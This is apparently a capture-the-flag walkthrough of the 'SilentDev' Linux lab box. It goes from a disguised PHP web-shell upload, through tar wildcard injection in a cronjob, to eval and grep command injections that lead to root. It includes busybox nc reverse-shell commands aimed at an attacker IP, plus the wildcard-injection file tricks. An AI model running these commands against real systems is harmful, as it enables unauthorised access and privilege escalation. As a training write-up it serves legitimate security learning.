SilentDev
SilentDev was a very simple Linux Box , where we got initial foothold by leveraging a file upload vulnerability as www-data user , then we performed a lateral movement to developer user by exploiting a wildcard injection in a cronjob, then we move again to alfonso user by exploiting a injection vulnerability in a custom bash script that can be run by developer and land a shell as alfonso user , finally we got root by exploiting a binary that we can run as root user.
Initial Enumeration
Nmap Results.
1
2
3
4
5
6
7
8
9
$ nmap -p- -sC -oN nmap 192.168.1.234
PORT   STATE SERVICE
22/tcp open  ssh
| ssh-hostkey:
|   256 4a:f7:09:40:45:df:25:cc:a4:f5:85:ac:63:c6:13:3e (ECDSA)
|_  256 58:be:2c:d0:40:af:d5:9c:2a:13:38:82:61:f6:8c:87 (ED25519)
80/tcp open  http
|_http-title: Upload Image
MAC Address: 08:00:27:58:37:72 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Getting Foothold
- we find a simple webpage running on
80, where we can upload a image.
- upon inspecting the source code , we see this line.

- so only the following extensions are allowed , i tried to to remove these , and upload a
phpfile but failed , sobackendis checking the extension. - i uploaded a

phpweb shell and captured the request , and changed the content type toimage/pngand it got uploaded.
Prevesc
www-data to developer
- i got a shell as
www-datai roamed the file system, and found a ` project.tgzfile in/var/backups`, it contained a single non informational html file. - i then checked
/opt/and foundprojectdirectory , where it was lying the samehtmlfile , so i thought it might be doing some backup , so i ranpspy.
- so there is a single wildcard in the command , we can do wildcard injection.
1
2
3
4
$ cd /opt/project
$ echo "busybox nc 192.168.1.3 4444 -e /bin/bash" > shell.sh
$ touch -- "--checkpoint=1"
$ touch -- "--checkpoint-action=exec=sh shell.sh"
- and i waited for a few minutes and i got shell as
developer.developer two alfonso
- when i did
sudo -lasdeveloperi can run/usr/bin/sysinfo.shasalfonsouser. i analyzed the script.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
#!/bin/bash

echo "Hello $USER, checking system status."

echo "Choose an option:"
echo "1. Disk usage (df)"
echo "2. Running processes (ps)"
echo "3. Exit"

read -p "Enter option (1-3): " opt

case "$opt" in
        1) action="df" ;;
        2) action="ps" ;;
        3) echo "Goodbye!"; exit ;;
        *) action="echo Invalid option" ;;
esac

read -p "Any additional options?: " extra

eval "$action $extra"
you can see in the script we can execute 2 commands through option

dfandpsand we can pass the argument to it by the 2nd input the script asks , and it will evaluate it througheval, so we have a potential command injection here. we have to choose any two command in the first input and in 2nd input we have to input; /bin/bashPOC:
echo -e "2\n;busybox nc <IP> 1111 -e /bin/bash" | sudo -u alfonso /usr/bin/sysinfo.sh
1
2
3
4
5
6
7
8
9
10
$ developer@silentdev:~$ echo -e "2\n;busybox nc 192.168.1.3 1111 -e /bin/bash" | sudo -u alfonso /usr/bin/sysinfo.sh
Hello alfonso, checking system status.
Choose an option:
1. Disk usage (df)
2. Running processes (ps)
3. Exit
    PID TTY          TIME CMD
   2775 pts/2    00:00:00 sysinfo.sh
   2776 pts/2    00:00:00 ps
Alfonso to root
- got user flag.
1
2
3
bash-5.2$ cat user.txt
flag{REDACTED}
bash-5.2$
- i did
sudo -lasalfonso.
1
2
3
4
5
6
7
8
Matching Defaults entries for alfonso on silentdev:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User alfonso may run the following commands on silentdev:
    (ALL) NOPASSWD: /usr/bin/silentgets
bash-5.2$
- so i played with the binary a bit. it just greps the username we give it to from
/etc/passwd.
1
2
3
4
5
6
7
bash-5.2$ sudo  /usr/bin/silentgets
Enter the username: root
root:x:0:0:root:/root:/bin/bash
bash-5.2$ sudo  /usr/bin/silentgets
Enter the username: alfonso
alfonso:x:1000:1000:,,,:/home/alfonso:/bin/bash
bash-5.2$

- so here it is the actual command that is going there.
There is another injection bug here , the input is straightly thrown in the command that is running we can easily bypass it by adding
; <command> ;
1
2
3
4
5
6
7
bash-5.2$ sudo  /usr/bin/silentgets
Enter the username: ; /bin/bash ;
Usage: grep [OPTION]... PATTERNS [FILE]...
Try 'grep --help' for more information.
root@silentdev:/home/developer# cat /root/root.txt
flag{REDACTED}
root@silentdev:/home/developer#